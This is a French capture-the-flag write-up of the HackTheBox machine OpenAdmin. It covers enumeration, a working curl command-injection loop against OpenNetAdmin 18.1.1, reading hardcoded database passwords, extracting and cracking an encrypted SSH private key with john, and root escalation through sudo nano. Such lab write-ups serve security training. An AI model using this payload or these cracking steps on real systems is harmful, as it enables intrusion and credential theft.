Introduction

OpenAdmin est une box Linux dont l'adresse IP est 10.10.10.171.

Compétences mises en œuvre :

- Enumération des ports et services.
- Recherche et exploitation d'un service faillible.
- Recherche de mot de passe Hardcodé.
- Enumération de port local.
- Récupération de la passphrase d'une clef RSA.
- Elévation de privilège via nano.

Enumération initiale

Nous commençons avec l'énumération des ports et services avec **nmap** :

```
$ nmap -T4 -A 10.10.10.171
```

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 4b:98:df:85:d1:7e:f0:3d:da:48:cd:bc:92:00:b7:54 (RSA)
|   256 dc:eb:3d:c9:44:d1:18:b1:22:b4:cf:de:bd:6c:7a:54 (ECDSA)
|_  256 dc:ad:ca:3c:11:31:5b:6f:e6:a4:89:34:7c:9b:e5:50 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Deux ports sont ouverts :

- 22 pour un serveur ssh.
- 80 pour un serveur web.

Nous lançons une énumération de fichier/dossier sur le port 80 avec dirsearch mais ne trouvons que des dossiers sans importance :

```
$ python3 dirsearch -w wordlist -u http://10.10.10.171/ -x 403 -f -t 100 -e "html,php"
```

Obtenir un accès utilisateur

La page http://10.10.10.171/ona est très intéressante, elle nous révèle qu'un **OpenNetAdmin** est installé sur la machine en version 18.1.1. En recherchant avec **searchsploit**, nous avons plusieurs exploits qui correspond :

```
$ searchsploit OpenNetAdmin
```

```
└─[★]$ searchsploit OpenNetAdmin
------------------------------------------------------------------------------------------ ----------------------
 Exploit Title                                                                            |  Path
------------------------------------------------------------------------------------------ ----------------------
OpenNetAdmin 13.03.01 - Remote Code Execution                                             | php/webapps/26682.txt
OpenNetAdmin 18.1.1 - Command Injection Exploit (Metasploit)                              | php/webapps/47772.rb
OpenNetAdmin 18.1.1 - Remote Code Execution                                               | php/webapps/47691.sh
------------------------------------------------------------------------------------------ ----------------------
```

Nous allons tenter la **RCE** :

```
$ locate 47691.sh
$ cp /usr/share/exploitdb/exploits/php/webapps/47691.sh ./exploit .sh
```

Malheureusement le script bash ne fonctionne pas en tant que script, il faut alors copier-coller en one-liner les commandes :

```
└─[★]$ while true;do
>  echo -n "$ "; read cmd
>  curl --silent -d "xajax=window_submit&xajaxr=1574117726710&xajaxargs[]=tooltips&xajaxargs[]=ip%3D%3E;echo \"BEGIN\";${cmd};echo \"E
ND\"&xajaxargs[]=ping" "http://10.10.10.171/ona/" | sed -n -e '/BEGIN/,/END/ p' | tail -n +2 | head -n -1
>
> done
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```

En explorant la base de données du site, on peut récupérer un login et un mot de passe :

```
$ cat local/config/database_settings.inc.php
<?php

$ona_contexts=array (
  'DEFAULT' =>
  array (
    'databases' =>
    array (
      0 =>
      array (
        'db_type' => 'mysqli',
        'db_host' => 'localhost',
        'db_login' => 'ona_sys',
        'db_passwd' => 'n1nj4W4rri0R!',
        'db_database' => 'ona_default',
        'db_debug' => false,
      ),
    ),
    'description' => 'Default data context',
    'context_color' => '#D3DBFF',
  ),
);
```

En listant le dossier /home/, nous pouvons voir deux utilisateurs : **jimmy** et **joanna**. Le mot de passe vu plus tôt fonctionne sur **jimmy** en SSH. Le fichier **user.txt** étant dans le home de **joanna**, nous sommes obligés de faire plus d'énumération afin de faire un déplacement latéral.

En fouillant un peu partout, le répertoire **/var/www/** contient un dossier **internal**, qui lui-même contient des choses intéressantes :

```
jimmy@openadmin:/var/www/internal$ ls
index.php  logout.php  main.php
jimmy@openadmin:/var/www/internal$ cat main.php
<?php session_start(); if (!isset ($_SESSION['username'])) { header("Location: /index.php"); };
# Open Admin Trusted
# OpenAdmin
$output = shell_exec('cat /home/joanna/.ssh/id_rsa');
echo "<pre>$output</pre>";
?>
<html>
<h3>Don't forget your "ninja" password</h3>
Click here to logout <a href="logout.php" tite = "Logout">Session
</html>
```

Mais on ne peut pas y accéder via le port 80, on peut vérifier si d'autre port sont ouverts avec **netstat** :

```
$ netstat -nlptu
```

```
jimmy@openadmin:/var/www/internal$ netstat -nlptu
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:52846         0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp6       0      0 :::80                   :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
udp        0      0 127.0.0.53:53           0.0.0.0:*                           -
```

En faisant une requête **curl** sur chaque ports, le port 52846 répond, nous récupérons une clef privé RSA :

```
$ curl http://127.0.0.1:52846/main.php
```

```
jimmy@openadmin:/var/www/internal$ curl http://127.0.0.1:52846/main.php
<pre>-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,2AF25344B8391A25A9B318F3FD767D6D

kG0UYIcGyaxupjQqaS2e1HqbhwRLlNctW2HfJeaKUjWZH4usiD9AtTnIKVUOpZN8
ad/StMWJ+MkQ5MnAMJglQeUbRxcBP6++Hh251jMcg8ygYcx1UMD03ZjaRuwcf0YO
ShNbbx8Euvr2agjbF+ytimDyWhoJXU+UpTD58L+SIsZzal9U8f+Txhgq9K2KQHBE
6xaubNKhDJKs/6YJVEHtYyFbYSbtYt4lsoAyM8w+pTPVa3LRWnGykVR5g79b7lsJ
ZnEPK07fJk8JCdb0wPnLNy9LsyNxXRfV3tX4MRcjOXYZnG2Gv8KEIeIXzNiD5/Du
y8byJ/3I3/EsqHphIHgD3UfvHy9naXc/nLUup7s0+WAZ4AUx/MJnJV2nN8o69JyI
9z7V9E4q/aKCh/xpJmYLj7AmdVd4DlO0ByVdy0SJkRXFaAiSVNQJY8hRHzSS7+k4
piC96HnJU+Z8+1XbvzR93Wd3klRMO7EesIQ5KKNNU8PpT+0lv/dEVEppvIDE/8h/
/U1cPvX9Aci0EUys3naB6pVW8i/IY9B6Dx6W4JnnSUFsyhR63WNusk9QgvkiTikH
40ZNca5xHPij8hvUR2v5jGM/8bvr/7QtJFRCmMkYp7FMUB0sQ1NLhCjTTVAFN/AZ
fnWkJ5u+To0qzuPBWGpZsoZx5AbA4Xi00pqqekeLAli95mKKPecjUgpm+wsx8epb
9FtpP4aNR8LYlpKSDiiYzNiXEMQiJ9MSk9na10B5FFPsjr+yYEfMylPgogDpES80
X1VZ+N7S8ZP+7djB22vQ+/pUQap3PdXEpg3v6S4bfXkYKvFkcocqs8IivdK1+UFg
S33lgrCM4/ZjXYP2bpuE5v6dPq+hZvnmKkzcmT1C7YwK1XEyBan8flvIey/ur/4F
FnonsEl16TZvolSt9RH/19B7wfUHXXCyp9sG8iJGklZvteiJDG45A4eHhz8hxSzh
Th5w5guPynFv610HJ6wcNVz2MyJsmTyi8WuVxZs8wxrH9kEzXYD/GtPmcviGCexa
RTKYbgVn4WkJQYncyC0R1Gv3O8bEigX4SYKqIitMDnixjM6xU0URbnT1+8VdQH7Z
uhJVn1fzdRKZhWWlT+d+oqIiSrvd6nWhttoJrjrAQ7YWGAm2MBdGA/MxlYJ9FNDr
1kxuSODQNGtGnWZPieLvDkwotqZKzdOg7fimGRWiRv6yXo5ps3EJFuSU1fSCv2q2
XGdfc8ObLC7s3KZwkYjG82tjMZU+P5PifJh6N0PqpxUCxDqAfY+RzcTcM/SLhS79
yPzCZH8uWIrjaNaZmDSPC/z+bWWJKuu4Y1GCXCqkWvwuaGmYeEnXDOxGupUchkrM
+4R21WQ+eSaULd2PDzLClmYrplnpmbD7C7/ee6KDTl7JMdV25DM9a16JYOneRtMt
qlNgzj0Na4ZNMyRAHEl1SF8a72umGO2xLWebDoYf5VSSSZYtCNJdwt3lF7I8+adt
z0glMMmjR2L5c2HdlTUt5MgiY8+qkHlsL6M91c4diJoEXVh+8YpblAoogOHHBlQe
K1I1cqiDbVE/bmiERK+G4rqa0t7VQN6t2VWetWrGb+Ahw/iMKhpITWLWApA3k9EN
-----END RSA PRIVATE KEY-----
</pre><html>
<h3>Don't forget your "ninja" password</h3>
Click here to logout <a href="logout.php" tite = "Logout">Session
</html>
```

Nous allons travailler dessus avec **john**, mais d'abord il faut utiliser **ssh2john** pour mettre les données dans le bon format (en **hash**) :

```
$ ssh2john key.rsa > output
```

```
└─[★]$ /usr/share/john/ssh2john.py key.rsa > output
┌─[ ]─[ ]─[ ]─[~/Desktop]
└─[★]$ cat output
key.rsa:$sshng$1$16$2AF25344B8391A25A9B318F3FD767D6D$1200$906d14608706c9ac6ea6342a692d9ed47a9b87044b94d72d5b61df25e68a5235991f8bac883f
40b539c829550ea5937c69dfd2b4c589f8c910e4c9c030982541e51b4717013fafbe1e1db9d6331c83cca061cc7550c0f4dd98da46ec1c7f460e4a135b6f1f04bafaf6
6a08db17ecad8a60f25a1a095d4f94a530f9f0bf9222c6736a5f54f1ff93c6182af4ad8a407044eb16ae6cd2a10c92acffa6095441ed63215b6126ed62de25b2803233
cc3ea533d56b72d15a71b291547983bf5bee5b0966710f2b4edf264f0909d6f4c0f9cb372f4bb323715d17d5ded5f83117233976199c6d86bfc28421e217ccd883e7f0
eecbc6f227fdc8dff12ca87a61207803dd47ef1f2f6769773f9cb52ea7bb34f96019e00531fcc267255da737ca3af49c88f73ed5f44e2afda28287fc6926660b8fb026
7557780e53b407255dcb44899115c568088254d40963c8511f3492efe938a620bde879c953e67cfb55dbbf347ddd677792544c3bb11eb0843928a34d53c3e94fed25bf
f744544a69bc80c4ffc87ffd4d5c3ef5fd01c8b4114cacde7681ea9556f22fc863d07a0f1e96e099e749416cca147add636eb24f5082f9224e2907e3464d71ae711cf8
a3f21bd4476bf98c633ff1bbebffb42d24544298c918a7b14c501d2c43534b8428d34d500537f0197e75a4279bbe4e8d2acee3c1586a59b28671e406c0e178b4d29aaa
7a478b0258bde6628a3de723520a66fb0b31f1ea5bf45b693f868d47c2d89692920e2898ccd89710c42227d31293d9dad740791453ec8ebfb26047ccca53e0a200e911
2f345f5559f8ded2f193feedd8c1db6bd0fbfa5441aa773dd5c4a60defe92e1b7d79182af16472872ab3c222bdd2b5f941604b7de582b08ce3f6635d83f66e9b84e6fe
9d3eafa166f9e62a4cdc993d42ed8c0ad5713205a9fc7e5bc87b2feeaffe05167a27b04975e9366fa254adf511ffd7d07bc1f5075d70b2a7db06f2224692566fb5e889
0c6e39038787873f21c52ce14e1e70e60b8fca716feb5d0727ac1c355cf633226c993ca2f16b95c59b3cc31ac7f641335d80ff1ad3e672f88609ec5a4532986e0567e1
69094189dcc82d11d46bf73bc6c48a05f84982aa222b4c0e78b18cceb15345116e74f5fbc55d407ed9ba12559f57f37512998565a54fe77ea2a2224abbddea75a1b6da
09ae3ac043b6161809b630174603f33195827d14d0ebd64c6e48e0d0346b469d664f89e2ef0e4c28b6a64acdd3a0edf8a61915a246feb25e8e69b3710916e494d5f482
bf6ab65c675f73c39b2c2eecdca6709188c6f36b6331953e3f93e27c987a3743eaa71502c43a807d8f91cdc4dc33f48b852efdc8fcc2647f2e588ae368d69998348f0b
fcfe6d65892aebb86351825c2aa45afc2e6869987849d70cec46ba951c864accfb8476d5643e7926942ddd8f0f32c296662ba659e999b0fb0bbfde7ba2834e5ec931d5
76e4333d6b5e8960e9de46d32daa5360ce3d0d6b864d3324401c4975485f1aef6ba618edb12d679b0e861fe5549249962d08d25dc2dde517b23cf9a76dcf482530c9a3
4762f97361dd95352de4c82263cfaa90796c2fa33dd5ce1d889a045d587ef18a5b940a2880e1c706541e2b523572a8836d513f6e688444af86e2ba9ad2ded540deadd9
559eb56ac66fe021c3f88c2a1a484d62d602903793d10d
```

Maintenant, au tour de **john** :

```
$ john –wordlist=rockyou.txt output
```

```
└─[★]$ john --wordlist=/usr/share/wordlists/rockyou.txt output
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 3 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
bloodninjas      (key.rsa)
1g 0:00:00:03 DONE (2020-09-29 21:26) 0.3225g/s 4626Kp/s 4626Kc/s 4626KC/s     1990..*7iVamos!
Session completed
```

Nous avons un mot de passe (c'est la **passphrase** de la clé rsa) : **bloodninjas**. Nous avons juste alors à nous connecter en ssh en spécifiant le fichier contenant la clef RSA :


```
└─[★]$ sudo ssh -i key.rsa joanna@10.10.10.171
load pubkey "key.rsa": invalid format
The authenticity of host '10.10.10.171 (10.10.10.171)' can't be established.
ECDSA key fingerprint is SHA256:loIRDdkV6Zb9r8OMF3jSDMW3MnV5lHgn4wIRq+vmBJY.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.171' (ECDSA) to the list of known hosts.
Enter passphrase for key 'key.rsa':
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-70-generic x86_64)
```

```
Last login: Thu Jan  2 21:12:40 2020 from 10.10.14.3
joanna@openadmin:~$ cat /home/joanna/user.txt
c[illegible]81b5f
```

Obtenir un accès administrateur

En faisant l'énumération de base, on se rend compte qu'on a le droit de lancer nano en root :

```
$ sudo -l
```



Nous allons alors sur **GTFOBin** pour voir les manipulations à effectuer pour lire root.txt :

https://gtfobins.github.io/gtfobins/nano/

```
$ sudo /bin/nano /opt/priv
^R^X
Cat /root/root.txt
```